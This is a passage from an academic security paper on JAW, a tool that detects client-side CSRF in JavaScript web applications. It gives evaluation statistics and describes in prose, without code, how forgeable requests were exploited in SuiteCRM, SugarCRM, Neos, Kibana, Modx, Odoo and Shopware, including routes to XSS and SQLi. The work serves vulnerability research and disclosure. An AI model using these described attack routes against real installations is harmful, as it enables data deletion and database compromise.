ReactJS	9.43%	3,318	130	40	39.59
ReactDOM	9.43%	25,148	688	368	81.98
RequireJS	8.49%	1,232	50	50	35.72
AngularJS	5.66%	36,431	852	558	82.92
Analytics	5.66%	20,345	244	233	69.21
Backbone	5.66%	2,096	148	50	38.26
Modernizer	5.66%	834	292	21	34.50
Prototype	5.66%	7,764	266	243	54.10
YUI	4.71%	29,168	2,414	637	149.34
JIT	3.77%	17,163	430	255	69.11
ChartJS	2.83%	16,152	263	253	76,75
Dojo	2.83%	18,937	696	313	63.32
LeafletJS	2.83%	14,080	650	208	62.65
Scriptaculous	2.83%	3,588	97	84	46.11
HammerJS	1.88%	2,643	67	47	37.01
MomentJS	1.88%	4,602	138	138	45.44
ExtJS	1.88%	135,630	2,701	1,135	231.86
Vue	1.88%	11,965	638	288	62.77
YUI History	1.88%	789	20	10	18.41
Bootstrap Growl	0.94%	215	7	7	32.21
Bpmn-Modeler	0.94%	19,139	231	228	65.84
CookiesJS	0.94%	79	3	0	31.29
FlotChartsJS	0.94%	1,267	15	15	42.38
GWT WebStarterKit	0.94%	110	3	2	31.15
Gzip-JS	0.94%	280	4	4	31.87
Handlebars	0.94%	6,726	103	103	50.83
SpinJS	0.94%	190	4	4	31.99
SWFObject	0.94%	729	20	16	33.61
Total		412,575	11,977	5,923	1919.84

Table 1: Symbolic modeling of shared JavaScript libraries.

to other sites of a program, are 7,179,021, meaning that the ERDDG representation enables the identification of +89.87% edges transferring the program control.

5.3 Forgeable Requests

The first step to detect client-side CSRF is the identification of lines of code that can generate attacker-controlled requests. For that, we prepared a set of queries as discussed in §3.3. Based on our threat model (§2.1), we considered different attacker-controlled inputs for JavaScript programs (see [60]) that can be forged by different attackers.

JAW identified 49,366 lines of code across 106 applications that can send an HTTP request, and marked 36,665 of them as unreachable during the page load or not using attacker-controlled inputs. The remaining 12,701 requests could be controlled by an attacker. We grouped these requests by the semantic types of the input source corresponding to different attackers (see §2.1), as shown in Table 2. We observe that the majority of applications, i.e., 87, sends at least one forgeable request at page load.

False Positives. Considering the high number of forgeable requests, we could not verify all of them via manual inspection. Instead, we first selected all requests across all groups, except for `DOM.READ`. Then, for `DOM.READ`, we focused on one request (randomly selected) for each web application, i.e., 83 requests. In total, we inspected 516 forgeable requests. For the inspection, we loaded the vulnerable page in an instrumented browser to inject manipulated strings and observe whether the outgoing requests include manipulated strings. We confirmed that all requests, except for one of the 83 `DOM.READ` requests include the manipulated content. After a careful investigation, we observed that the false positive occurs as a result of inaccurate pointer analysis of the context-sensitive `this` keyword, which has a run-time binding, and may be different for each invocation of a function depending on how the function is called, e.g., dynamically called functions, or different invocation parameters using a hierarchy of `call` and `apply` methods [8, 9] lead to different bindings of `this`.

Sources	Forgeable	Apps
`DOM.COOKIES`	67	5
`DOM.READ`	12,268	83
`*-STORAGE`	76	8
`DOC.REFERRER`	1	1
`POST-MESSAGE`	8	8
`WIN.NAME`	1	1
`WIN.LOC`	280	12
Total forgeable	12,701	87
Non-reachable code	36,665	101
Total	49,366	106

Table 2: Number of forgeable requests and affected web applications.

Exploitations. Next, we looked for practical exploitations for the 515 requests manually. In these experiments, we assumed a web attacker model for all input sources, except for cookies for which we assumed a network attacker model (see §2.1). We were able to generate a working exploit for 203 forgeable requests affecting seven web applications, all of them using data values of `WIN.LOC`, that can be forged by any web attacker. For the other groups of requests, we were not able to find an exploit. We point out that it is hard to achieve completeness when looking for exploitations manually as such a task requires extensive knowledge of web applications for identifying target URLs and the points where an attacker could inject malicious payloads. The fact that we could not find an exploit does not imply that an exploit does not exist. For these cases, we confirmed that the JavaScript code sends HTTP requests by processing data values taken from different data structures unconditionally. A highly motivated attacker could eventually find a way to inject malicious payloads in these data structures and exploit these forgeable requests.

5.4 Analysis of Forgeable Requests

In this section, we have a closer look at the degree of manipulation an attacker can have on the forgeable requests of Table 2. We extracted the stack trace for the lines of code that send forgeable requests and characterized the vulnerable behavior along three dimensions: forgeable request fields, type of manipulation, and the request template.

Forgeable Fields. First, the request field(s) that can be manipulated can determine the severity of the vulnerability. For example, if the attacker can change the domain name of a request, the client-side CSRF could be used to perform cross-origin attacks. We grouped web applications in four categories, based on the field being manipulated and found that in nine, 34, 41, and 41 web applications, an attacker can manipulate the URL domain, the URL path, the URL query string, and the body parameter, respectively. Also, we grouped appli-

Outgoing HTTP Request						Total	
Dom.	Path	Query	Body	Part	Control	Reqs	Apps
		✓		One	-, A, -	16	11
			✓	One	-, A, -	5	5
			✓	One	W, -, -	(*)166	25
			✓	One	-, -, P	1	1
	✓			One	W, -, -	28	1
	✓			One	-, A, -	7	7
	✓			One	-, -, P	6	6
		✓		One	-, -, P	11	11
	✓		✓	Mult	-, A, -	4	1
	✓		✓	Mult	W, -, -	(*)20	1
	✓	✓		Mult	W, A, P	6	1
		✓	✓	Mult	W, -, -	2	1
		✓		Mult	-, A, -	7	7
			✓	Mult	-, -, P	2	2
	✓			Mult	-, A, -	3	3
		✓		Mult	-, -, P	1	1
			✓	Mult	-, A, -	5	5
	✓			Mult	-, -, P	6	6
			✓	Mult	W, -, -	28	8
	✓	✓		Any	W, -, -	1	1
✓	✓	✓		Any	W, -, -	(*)185	8
✓	✓	✓	✓	Any	W, -, -	1	1
			✓	Any	W, -, -	(*)1	1
			✓	Any	W, -, -	2	2
	✓	✓	✓	Any	W, -, -	1	1

Legend: A=Appending; P=Prepending; W=Writing.

Table 3: Taxonomy of client-side CSRF. Each template reflects the level of attacker's control on the outgoing HTTP request. * are the templates for which we found an exploit.

cations by the number of fields that can be manipulated in a request. In total, 55, 34, and 12 applications allow modifying one, more than one, and all fields, respectively.

Operation to Forge a Field. Another factor that influences the severity is the operation that copies a manipulated value in one or more fields. We found that 28 applications allow an attacker to change the value of one or multiple fields. Also, 38 and 28 applications allow an attacker to add one or multiple fields by appending and prepending the attacker-controlled string to the final string, respectively.

Forgeable Request Templates. We characterize HTTP requests via templates, where we encode the type and number of fields that can be manipulated as well as the type of operation. Table 3 lists all templates, and for each template, it shows the number of matching requests and web applications using them. In total, we identified 25 distinct templates. We observed that the majority of web applications use only one template (i.e., 68 applications) across all their web pages or two templates (i.e., 17 applications).

5.5 Exploitations and Attacks

The 203 exploitable client-side CSRF affect seven targets, as shown next. Our exploits attack web applications the same way classical CSRFs do, i.e., by performing security-relevant state-changing requests. In addition, we found exploitations of client-side CSRF that enable XSS and SQLi attacks, which cannot be exploited via the classical attack vector.

SuiteCRM and SugarCRM. In total, we found 115 and 38 forgeable requests in SuiteCRM and SugarCRM, which can be exploited to violate the server's integrity. In both applications, the JavaScript code reads a hash fragment parameter, e.g., `ajaxUILoc`, and uses it verbatim as the endpoint to which an asynchronous request is submitted. An attacker can forge any arbitrary request towards state-changing server-side endpoints to delete accounts, contacts, cases, or tasks–just to name only a few instances that we confirmed manually.

Neos. We found eight forgeable requests in Neos. In all of them, each parameter p of the HTTP request originates from the page's URL parameter `moduleArguments[@`p`]`. Among these, we have, for example, the action and controller parameters that are used by the backend server to route the request to internal modules. Such behavior allows an attacker to direct a request to any valid internal module, including those implementing state-changing operations. For example, we exploited this behavior to delete assets from the file system.

Kibana. We found one forgeable request, generated by Timelion, a Kibana's component that combines and visualizes independent data sources. Timelion allows running queries on data sources using a own query syntax. The JavaScript code can read queries from the page's URL fragment and pass them to the server side. As a result, an attacker can execute malicious queries without the victim's consent or awareness.

Modx. We discovered 20 forgeable requests in Modx that can be exploited in two distinct ways. First, Modx's JavaScript fetches a URL string from the query parameter of the page's URL, and uses it verbatim to submit an asynchronous request with a valid anti-CSRF token. Similarly to SuiteCRM and SugarCRM, an attacker can forge requests towards state-changing server-side endpoints. Also, in one forgeable request, Modx copies a page's URL parameter in a client-side request, which is reflected back in a response and inserted into the DOM tree, allowing an attacker to use client-side CSRF to mount client-side XSS. Based on our manual evaluation, the attacker can exploit the client-side XSS only via client-side CSRF.

Odoo. We found one forgeable request that uses an `id` parameter of the URL fragment to load a database entity. We discovered that the server uses this parameter in a `SQL` query which is not properly validated, resulting in an SQLi vulnerability. We note that, due to a anti-CSRF token, the exploitation of the SQLi vulnerability via direct requests is extremely hard without exploiting first the client-side CSRF vulnerability.

Shopware. We found 20 forgeable requests sent by Shopware on page load. The code maps the page's URL hash fragment to different parts of the outgoing request. First, the code uses the first fragment of the hash fragment as URL path of the outgoing request. Then, it uses the remaining fragments as parameters of the outgoing request body. This allows an attacker, for instance, to delete products of the shop's catalog.

5.6 Impact of Dynamic Snapshotting

We designed and carried out additional experiments to show the impact of dynamic snapshotting in vulnerability detection and HPG construction (see our methodology in §5.1).

5.6.1 Vulnerability Detection

We repeated our evaluation using JAW-static, and compared the results with JAW (§5.1). In total, JAW-static found 48,543 requests, out of which 11,878 reported to be forgeable. By comparing the difference, we observed that JAW-static has detected 840 less forgeable requests (i.e., a lower bound of +7.07% false negatives). Out of the 840 false negatives, 161 cases are vulnerabilities for which we found an exploit, i.e., JAW-static does not detect 79.3% of the *exploitable* client-side CSRF vulnerabilities that was detected by JAW. Additionally, JAW-static reported 17 more cases that were not vulnerable (i.e., a lower bound of +0.15% false positives). We manually examined *all* the false positive and false negative cases to discover the underlying reasons.

False Positives (FP). Out of 17 FPs, 12 were due to non-existing dynamically fetched code (i.e., by dynamic insertion of script tags) where the value of the tainted variable changed in the dynamic code. Such FPs are eliminated in JAW because it monitors the program execution leveraging the DOM tree and HTTP messages. Then, 3 out of the 17 cases were due to a subsequent removal of the event handlers using dynamic code evaluation constructs with dynamically generated strings. Finally, the last two FPs occurred due to the removal of elements from the DOM tree, and thus the implicit removal of their event handlers. Similarly, such FPs do not occur with JAW, as it monitors the fired events and their handlers at run-time.

False Negatives (FN). We observed that almost half of the FNs, i.e., 405, occurred because the vulnerability resided in dynamically loaded code. For 78 and 7 FNs, points-to analysis for DOM queries were not accurate as the state of the DOM tree and environment variables were necessary for such analysis, respectively. The remaining 350 FNs stemmed from the fact that the JavaScript program used `setTimeout` and `eval` for firing events by generating code at run-time.

5.6.2 HPG Construction

In total, JAW-static generated 498,054,077 nodes and 639,323,601 edges for the 4,836 HPGs, which is 10,756,335 nodes (-2.11%) and 13,338,972 edges (-2.04%) less than JAW (false negatives). Out of the total missing edges, 1,048,172 are ERDDG edges that are critical for modeling events, and the remaining 12,290,800 edges are the AST, CFG, PDG and IPCG edges. Furthermore, JAW-static misses 16,710 edge properties (set on ERDDG registration edges) that mark if an event handler has been triggered at run-time, and that has not been marked with static analysis.

Following additional experiments based on our methodology (§5.1), we logged the fired events that JAW cannot map to their line of code. In total, JAW observed 51,974 events at run-time across 4,836 HPGs, out of which 34,808 were already marked by static analysis and fired dynamically. The remaining 17,166 events trigger at run-time, while not captured by pure static analysis. Out of the 17,166 events, JAW fails to find the corresponding event handlers of 456 events in the code (0.88%), an indication of FN nodes and edges in the HPG. Manual analysis revealed that the reasons for the majority of cases (387 events) is the use of `eval` and `setTimeout` functions with dynamically constructed strings for firing events. The remaining 69 events are not mapped due to the dynamic loading of code and in ways that JAW does not monitor (e.g., loading code from inside iframes).

Finally, we assess the FP and FN edges introduced by the usage of the DOM tree snapshots when performing points-to analysis of DOM queries. In total, JAW encountered 241,428 DOM query selectors in 4,836 HPGs, out of which in 127 selectors (0.05%) JAW imprecisely resolved the DOM element the query is pointing to. To determine the ERDDG dispatch edges, JAW compares the pointers for a total of 87,340 pairs of DOM query selectors against each other (i.e., an event dispatched on one DOM query selector is linked to its event handler that uses another query selector for the event registration). Our evaluation suggests that JAW accurately decides to connect or not to connect a dispatch edge between the dispatch and registration sites in 87,212 cases (decision accuracy of 99.85%), with 56,923 true positives and 30,289 true negatives. In the remaining 128 cases, JAW's decision to create or not to create an edge is inaccurate, with 94 FN and 34 FP edges (decision inaccuracy of 0.15%). Interestingly, we observed that such FP and FN edges may occur for query selectors that are interpreted within 53.7 mili-seconds of page load (on average), and a maximum of 92.5 mili-seconds, which is up to ca. ten times lower than the average access time of all query selectors, i.e., 559.2 mili-seconds. In this experiment, we used run-time program instrumentation to obtain the ground truth for assessing JAW's accuracy in HPG construction. However, such techniques come with performance hits, and are poorly suitable for large HPGs (e.g., in model construction, and vulnerability detection). We believe the impact of JAW's FP and FN edges as a result of DOM snapshots is negligible.

6 Discussion

Properties of Client-side Forgeable Requests. In this paper, we showed that 82% of the web applications have at least one web page with a client-side forgeable request that can be exploited to mount CSRF attacks, suggesting that forgeable requests are prevalent. We also showed that client-side CSRF can be used to mount other attacks, such as XSS and SQLi, which cannot be mounted via the traditional attack vectors. Then, the analysis of forgeable requests suggest that some client-side CSRF templates are more prevalent than others, e.g., in 28.7% of vulnerable applications, the attacker can overwrite a parameter in the request body.

Interesting Properties of Vulnerable Applications. We found that 39 out of 106 targets in our testbed are single page applications (SPA), i.e., 36.7%. We manually examined the 87 vulnerable targets and observed that 44.8% of them are SPA's. Also, we found *exploits* in 17.9% of the tested SPAs

(§5.5). We believe this sheds light into the fact that client-side CSRF instances are more prevalent among SPA applications.

Transfer of Control and Run-time Monitoring. Our evaluation shows that dynamic information increases the transfer of control path by 0.26%. Despite its negligibility, our evaluation shows that dynamic information is fundamental for the identification of the forgeable requests of 14 out of 87 vulnerable applications and three out of seven exploitable applications (an increase of +19.1% and +75%, respectively).

Vulnerability Originates from the Same Code. The manual analysis of the 515 forgeable HTTP requests reveals that each vulnerability originates from different copies of the same code used across various pages. The templates for vulnerabilities range between one to four per application, with a majority of applications (i.e., 78.1%) having only a single template. These facts suggest that developers tend to repeat the same mistake across different pages.

False Positives. We observed that using state values together with traditional static analysis will help to remove spurious execution traces (§5.6). Nevertheless, our extensive manual verification uncovered that 1/516 requests was a false positive due to inaccurate pointer analysis of the `this` statement in dynamically called functions (see §5.3). We observed that such a request is using data values originating from the DOM tree, meaning that 1/83 requests of the `DOM-READ` forgeable request category may be a false positive. We plan to address this shortcoming by incorporating the call-sensitive resolution of the `this` keyword into JAW in the future.

Limitations. The vulnerabilities found in this paper are those captured by our model and traversals. However, it could happen that a forgeable request in the program is not found because the construction of the model is bound by the soundness properties offered by the individual static analysis tools we use for the construction of the property graph, e.g., CFG, PDG, etc. Accurately building these models by static analysis is a challenging task due to the streaming nature of JavaScript programs [43], and JavaScript dynamic code generation capabilities. We point out that, similar to prior work (e.g., see [46]), JAW extracts the code executed by dynamic constructs, i.e., `eval`, `setTimeout` and `new Function()`, as long as the string parameter can be reconstructed statically. As a future work, we plan to replace our extension with a modified JavaScript engine (e.g., VisibleV8 [54]), to provide better support for reflection and such dynamic constructs, and to minimize the potential side effects of function hooking, especially with respect to event handlers. Furthermore, the vulnerabilities discovered in this paper affect those pages that JAW reached with our crawler. However, crawling is a challenging task (see, e.g., [40, 70]) and JAW may have missed pages with vulnerable code. To increase coverage, we plan to provide support for the smooth integration of other crawlers.

Incremental Static Analysis. JAW can reduce by 60% the effort required to analyze client-side JavaScript programs via pre-built symbolic models. When looking at the unique application code, we observe that a large fraction of code is also shared between pages. For example, the 4,836 pages contain in total 104,720 application scripts, of which only 4,559 are unique, suggesting that the shared code of different web pages can be modeled once, and reused through incremental program analysis, a problem we plan to address in the future.

Vulnerability Disclosure. At the time of writing this paper, we are in the process of notifying the affected vendors about our discovery, following the best practices of vulnerability notification (see [85]).

7 Related Work

Request Forgery Vulnerabilities. Request forgery is a widely exploited web vulnerability (see, e.g., [23, 25, 26, 27, 32, 51, 88]) that we can divide into two families: SSRF [68] and CSRF [37, 69]. Research in this area has largely focused on request forgery defenses (e.g., [34, 39, 52, 53, 56, 63, 73, 74]), with very few proposing detection techniques that can help security testing community to uncover CSRF exploits (i.e., [37, 69, 77, 86]). Only a fraction of these works, most notably, Deemon [69], and Mitch [37], went beyond manual inspection by presenting (semi-)automated approaches. As opposed to these works, this paper proposes JAW, a framework to study client-side CSRF vulnerabilities at large-scale based on HPGs and declarative graph traversals.

Property Graphs and Vulnerability Detection. Graph-based analysis of source code has a long history and has a been considered by several researchers (e.g., [33, 41, 57, 71, 91]). Yamaguchi et. al. [91] proposed the notion of CPGs for finding software bugs in C/C++ applications (i.e., a non-web-based execution environment). Backes et. al. [33] later extended this idea to detect vulnerabilities in the server-side of PHP web applications. In contrast to these works, our approach adapts the concept of CPGs to the client-side of web applications, and extends them with dynamic information, i.e., state values (§3.2). Also, existing CPGs are poorly suited for large-scale analyses which is a needed feature to analyze web applications (a web application can have hundreds of pages to analyze, each with thousands of lines of JavaScript code). Backes et. al. [33] needed up to 5 days and 7 hours for a *single* query when analyzing 77M LoC. In comparison, JAW took 3 days (sequential execution) to model and query 228M LoC. This improvement is largely due to the introduction of the new notion of symbolic models for shared third-party code (§5.2). We believe that these contributions are key enablers to use graph-based analyses on web applications, at scale.

Security Analysis of JavaScript Programs. Over the past years, we have seen different techniques for analyzing JavaScript programs (e.g., [38, 42, 44, 46, 61, 62, 67, 82, 83]). To date, these approaches have been mostly applied to XSS [60, 64, 75, 84] and validation flaws [66, 76, 79, 89, 92]). Most notably, Lekies et. al. [60] modified the JavaScript engine in Chromium to enhance it with taint-tracking capabili-

ties, and used a crawler that leverages the modified Chromium to detect DOM-based XSS vulnerabilities. Saxena et. al. proposed Kudzu [75], a tool that performs dynamic taint-tracking to identify sources and sinks in the current execution using a GUI explorer, and then generates XSS exploits by applying symbolic analysis to the detected source-sink data flows. In general, these techniques could be useful to detect client-side CSRF provided their crawler/GUI-explorer can trigger the executions that are connecting sources to sinks. However, crawlers/GUI-explorers often fall short of visiting modern web UIs, providing low code coverage when compared with static analysis techniques. As opposed to approaches like [60, 75], JAW follows a hybrid approach, addressing shortcomings of JavaScript static analysis such as dynamic loading of script tags and point-to analysis for DOM elements.

8 Conclusion

In this paper, we presented JAW, to the best of our knowledge the first framework for the detection and analysis of client-side CSRF vulnerabilities. At the core of JAW is the new concept of HPG, a canonical, static-dynamic model for client-side JavaScript programs. Our evaluation of JAW uncovered 12,701 forgeable client-side requests affecting 87 web applications. For 203 of them, we created a working exploit against seven applications that can be used to compromise the database integrity. We analyzed the forgeable requests and identified 25 different request templates. This work has successfully demonstrated the capabilities of our paradigm for detecting client-side CSRF. In the near future, we intend to use our approach toward additional vulnerability classes.

Acknowledgments

We would like to thank our shepherd Stefano Calzavara and the anonymous reviewers for their valuable feedback.

References

[1] Ast-Flow-Graph library. https://www.npmjs.com/package/ast-flow-graph.

[2] Bitnami application catalog. https://bitnami.com/stacks.

[3] Cypher query language. https://neo4j.com/developer/cypher-query-language/.

[4] Dujs library. https://github.com/chengfulin/dujs.

[5] Escontrol library. https://www.npmjs.com/package/escontrol.

[6] Esgraph CFG generator. https://github.com/Swatinem/esgraph.

[7] Esprima. https://esprima.org/.

[8] Function.prototype.apply(). https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Function/apply.

[9] Function.prototype.call(). https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Function/call.

[10] Headless chromium. https://chromium.googlesource.com/chromium/src/+/lkgr/headless/README.md.

[11] JavaScript language resources. https://developer.mozilla.org/en-US/docs/Web/JavaScript/Language_Resources.

[12] JQuery library. https://jquery.com/.

[13] Library Detector for chrome. https://www.npmjs.com/package/js-library-detector.

[14] Neo4j graph database. https://neo4j.com.

[15] Selenium browser automation. https://www.selenium.dev.

[16] Selenium IDE. https://www.selenium.dev/projects.

[17] Selenium-python. https://selenium-python.readthedocs.io/index.html.

[18] Styx library. https://www.npmjs.com/package/styx.

[19] Usage statistics of content management systems. https://w3techs.com/technologies/overview/content_management.

[20] window.name API. https://developer.mozilla.org/en-US/docs/Web/API/Window/name.

[21] window.open() API. https://developer.mozilla.org/en-US/docs/Web/API/Window/open.

[22] YUI library. https://yuilibrary.com/.

[23] CSRF: Adding optional two factor mobile number in slack, 2016. https://hackerone.com/reports/155774.

[24] Client-side CSRF, 2018. https://www.facebook.com/notes/facebook-bug-bounty/client-side-csrf/2056804174333798/.

[25] Two factor authentication cross site request forgery (CSRF) vulnerability in wordpress. cve-2018-20231., 2018. https://www.privacy-wise.com/two-factor-authentication-cross-site-request-forgery-csrf-vulnerability-cve-2018-20231/.

[26] Account take over in US Dept of Defense, 2019. https://hackerone.com/reports/410099.

[27] Critical CSRF vulnerability on facebook, 2019. https://www.acunetix.com/blog/web-security-zone/critical-csrf-vulnerability-facebook/.

[28] Intent to implement and ship: cookies with SameSite by default, 2019. https://groups.google.com/a/chromium.org/forum/#!msg/blink-dev/AknSSyQTGYs/SSB1rTEkBgAJ.

[29] Intent to implement: Cookie SameSite=lax by default and SameSite=none only if secure, 2019. https://groups.google.com/forum/#!msg/mozilla.dev.platform/nx2uP0CzA9k/BNVPWDHsAQAJ.

[30] SameSite cookie attribute, chromium, blink, 2020. https://www.chromestatus.com/feature/4672634

709082112.
[31] Usage statistics of JavaScript libraries for websites, 2020. https://w3techs.com/technologies/overview/javascript_library.
[32] S. Abdelhafiz. SSRF leaking internal google cloud data through upload function, 2019. https://hackerone.com/reports/549882.
[33] M. Backes, K. Rieck, M. Skoruppa, B. Stock, and F. Yamaguchi. Efficient and Flexible Discovery of PHP Application Vulnerabilities. In *Proceedings of the 2nd IEEE Euro S&P*, 2017.
[34] A. Barth, C. Jackson, and J. C. Mitchell. Robust defenses for cross-site request forgery. In *CCS*, 2008.
[35] A. Barth, J. Weinberger, and D. Song. Cross-Origin JavaScript Capability Leaks: Detection, Exploitation, and Defense. In *USENIX Security*, 2009.
[36] S. Calzavara, M. Bugliesi, S. Crafa, and E. Steffinlongo. Fine-Grained Detection of Privilege Escalation Attacks on Browser Extensions. In *ESOP*, 2015.
[37] S. Calzavara, M. Conti, R. Focardi, A. Rabitti, and G. Tolomei. Mitch: A machine learning approach to the black-box detection of csrf vulnerabilities. In *Proceedings of the IEEE Euro S&P*, 2019.
[38] S. Chandra, C. S. Gordon, J. Jeannin, C. Schlesinger, M. Sridharan, F. Tip, and Y. Choi. Type Inference for Static Compilation of Javascript. In *ACM SIGPLAN Notices*, 2016.
[39] A. Czeskis, A. Moshchuk, T. Kohno, and Helen J. Wang. Lightweight server support for browser-based csrf protection. In *Proceedings of the International Conference on World Wide Web*, 2013.
[40] A. Doupé, L. Cavedon, C. Kruegel, and G. Vigna. Enemy of the State: A State-Aware Black-Box Web Vulnerability Scanner. In *USENIX Security*, 2012.
[41] J. Ferrante, K. J. Ottenstein, and J. D. Warren. The program dependence graph and its use in optimization. In *ACM Transactions on Programming Languages and Systems*, 1987.
[42] K. Gallaba, A. Mesbah, and I. Beschastnikh. Dońt Call Us, Wéll Call You: Characterizing Callbacks in Javascript. In *Proceedings of the 2015 ACM/IEEE International Symposium on Empirical Software Engineering and Measurement*, 2015.
[43] S. Guarnieri and B. Livshits. GULFSTREAM: Staged Static Analysis For Streaming JavaScript Applications. In *Proceedings of the USENIX conference on Web application development*, 2010.
[44] B. Hackett, S. Lebresne, B. Burg, and J. Vitek. Fast and Precise Hybrid Type Inference for Javascript. In *PLDI*, 2012.
[45] N. Hardy. The confused deputy: (or why capabilities might have been invented). In *ACM SIGOPS Operating Systems Review*, 1988.
[46] S. H. Jensen, P. A. Jonsson, and A. Møller. Remedying the Eval that Men Do. In *Proceedings of ISSTA*, 2012.
[47] S. H. Jensen, M. Madsen, and A. Møller. Modeling the HTML DOM and Browser API in Static Analysis of Javascript Web Applications. In *Proceedings of the ESEC/FSE*, 2011.
[48] S. H. Jensen, M. Madsen, and A. Møller. Modeling the HTML DOM and browser API in static analysis of JavaScript web applications. In *Proceedings of the ESEC/FSE*, pages 59–69, 2011.
[49] S. H. Jensen, A. Møller, and P. Thiemann. Type Analysis for Javascript. In *Proceedings of the 16th International Symposium on Static Analysis*, 2009.
[50] S. H. Jensen, A. Møller, and P. Thiemann. Interprocedural Analysis with Lazy Propagation. In *International Static Analysis Symposium, Lecture Notes in Computer Science, vol 6337. Springer, Berlin, Heidelberg*, 2010.
[51] M. Johns. The three faces of csrf. talk at the deepsec2007 conference. 2007. https://deepsec.net/archive/2007.deepsec.net/speakers/index.html#martin-johns.
[52] M. Johns and J. Winter. RequestRodeo: Client side protection against session riding, 2006. https://www.owasp.org/images/4/42/RequestRodeo-MartinJohns.pdf.
[53] N. Jovanovic, E. Kirda, and C. Kruegel. Preventing cross site request forgery attacks. In *SecureComm*, 2006.
[54] J. Jueckstock and A. Kapravelos. VisibleV8: In-browser Monitoring of JavaScript in the Wild. In *Proceedings of the ACM IMC*, 2019.
[55] K. Käfer. Cross site request forgery. In *Hasso-Plattner-Institut, Technical report*, 2008.
[56] F. Kerschbaum. Simple cross-site attack prevention. In *SecureComm*, 2007.
[57] D. A. Kinloch and M. Munro. Understanding c programs using the combined c graph representation. In *Proceedings of the International Conference on Software Maintenance*, 1994.
[58] M. S. Lam., R. S. Avaya, and J. D. Ullman. Compilers: Principles, techniques, and tools (2nd edition). In *Addison-Wesley Longman Publishing Co., Inc., Boston, MA, USA, 2006. ISBN 0321486811*, 2006.
[59] T. Lauinger, A. Chaabane, S. Arshad, W. Robertson, C. Wilson, and E. Kirda. Thou shalt not depend on me: Analysing the use of outdated javascript libraries on the web. *NDSS 2017*, 2017.
[60] S. Lekies, B. Stock, and M. Johns. 25 million flows later: large-scale detection of DOM-based XSS. In *CCS*, 2013.
[61] M. Madsen, B. Livshits, and M. Fanning. Practical Static Analysis of Javascript Applications in the Presence of Frameworks and Libraries. In *Proceedings of the ESEC/FSE*, 2013.
[62] M. Madsen and A. Møller. Sparse Dataflow Analysis with Pointers and Reachability. In *International Static*

Analysis Symposium, Lecture Notes in Computer Science, vol 8723. Springer, Cham, 2014.

[63] Z. Mao, N. Li, and I. Molloy. Defeating cross-site request forgery attacks with browser-enforced authenticity protection. In *13th International Conference on Financial Cryptography and Data Security*, 2009.

[64] W. Melicher, A. Das, M. Sharif, L. Bauer, and L. Jia. Riding out domsday: Towards detecting and preventing dom cross-site scripting. In *NDSS*, 2018.

[65] Mozilla. Introduction to the DOM, 2020. https://developer.mozilla.org/en-US/docs/Web/API/Document_Object_Model/Introduction.

[66] J. Nicolay, V. Spruyt, and C. D. Roover. Static Detection of User-specified Security Vulnerabilities in Client-side JavaScript. In *PLAS*, 2016.

[67] C. Park and S. Ryu. Scalable and Precise Static Analysis of JavaScript Applications via Loop-Sensitivity (Artifact). In *ECOOP*, 2015.

[68] G. Pellegrino, O. Catakoglu, D. Balzarotti, and C. Rossow. Uses and abuses of server-side requests. In *RAID*, 2016.

[69] G. Pellegrino, M. Johns, S. Koch, M. Backes, and C. Rossow. Deemon: Detecting CSRF with dynamic analysis and property graphs. In *CCS*, 2017.

[70] G. Pellegrino, C. Tschürtz, E. Bodden, and C. Rossow. jäk: Using Dynamic Analysis to Crawl and Test Modern Web Applications. In *RAID*, 2015.

[71] T. Reps. Program analysis via graph reachability. In *Information and Software Technology, 40(11):701–726*, 1998.

[72] G. Richards, S. Lebresne, B. Burg, and J. Vitek. An Analysis of the Dynamic Behavior of Javascript Programs. In *PLDI*, 2010.

[73] P. D. Ryck, L. Desmet, T. Heyman, F. Piessens, and W. Joosen. CsFire: Transparent client-side mitigation of malicious cross-domain requests. In *ESSoS*, 2010.

[74] P. D. Ryck, L. Desmet, W. Joosen, and F. Piessens. Automatic and precise client-side protection against CSRF attacks. In *ESORICS*, 2011.

[75] P. Saxena, D. Akhawe, S. Hanna, F. Mao, S. McCamant, and D. Song. A symbolic execution framework for JavaScript. In *IEEE S&P*, pages 513–528. IEEE, 2010.

[76] P. Saxena, S. Hanna, P. Poosankam, and D. Song. FLAX: Systematic Discovery of Client-side Validation Vulnerabilities in Rich Web Applications. In *NDSS*, 2010.

[77] H. Shahriar and M. Zulkernine. Client-side detection of cross-site request forgery attacks. In *Proceedings of the IEEE 21st International Symposium on Software Reliability Engineering*, 2010.

[78] S. Sivakorn, I. Polakis, and A. D. Keromytis. The Cracked Cookie Jar: HTTP Cookie Hijacking and the Exposure of Private Information. In *Proceedings of the IEEE Euro S&P*, 2016.

[79] N. Skrupsky, M. Monshizadeh, P. Bisht, T. Hinrichs, V.N. Venkatakrishnan, and L. Zuck. WAVES: Automatic Synthesis of Client-side Validation Code for Web Applications. In *2012 International Conference on Cyber Security*, 2012.

[80] D. F. Somé. EmPoWeb: Empowering Web Applications with Browser Extensions. In *Proceedings of the IEEE S&P*, 2019.

[81] S. Son and V. Shmatikov. The Postman Always Rings Twice: Attacking and Defending postMessage in HTML5 Websites. In *NDSS*, 2013.

[82] T. Sotiropoulos and B. Livshits. Static Analysis for Asynchronous Javascript Programs. In *ECOOP*, 2019.

[83] M. Sridharan, J. Dolby, S. Chandra, M. Schäfer, and F. Tip. Correlation Tracking for Points-To Analysis of Javascript. In *ECOOPs*, 2012.

[84] M. Steffens, C. Rossow, M. Johns, and B. Stock. Don't Trust the Locals: Investigating the Prevalence of Persistent Client-Side Cross-Site Scripting in the Wild. In *NDSS*, 2019.

[85] B. Stock, G. Pellegrino, C. Rossow, M. Johns, and M. Backes. Hey, you have a problem: On the feasibility of large-scale web vulnerability notification. In *USENIX Security*, pages 1015–1032, 2016.

[86] A. Sudhodanan, R. Carbone, L. Compagna, and N. Dolgin. Large-scale analysis & detection of authentication cross-site request forgeries. In *IEEE Euro S&P*, 2017.

[87] A. Sudhodanan, S. Khodayari, and J. Caballero. Cross-Origin State Inference (COSI) Attacks: Leaking Web Site States through XS-Leaks. In *NDSS*, 2020.

[88] R. Walikar. Cross-site port attacks - xspa, 2012. https://ibreak.software/2012/11/cross-site-port-attacks-xspa-part-1/.

[89] M. Weissbacher, W. Robertson, E. Kirda, C. Kruegel, and G. Vigna. ZigZag: Automatically Hardening Web Applications Against Client-side Validation Vulnerabilities. In *USENIX Security*, 2015.

[90] M. West. Incrementally better cookies. 2019. https://tools.ietf.org/html/draft-west-cookie-incrementalism-00.

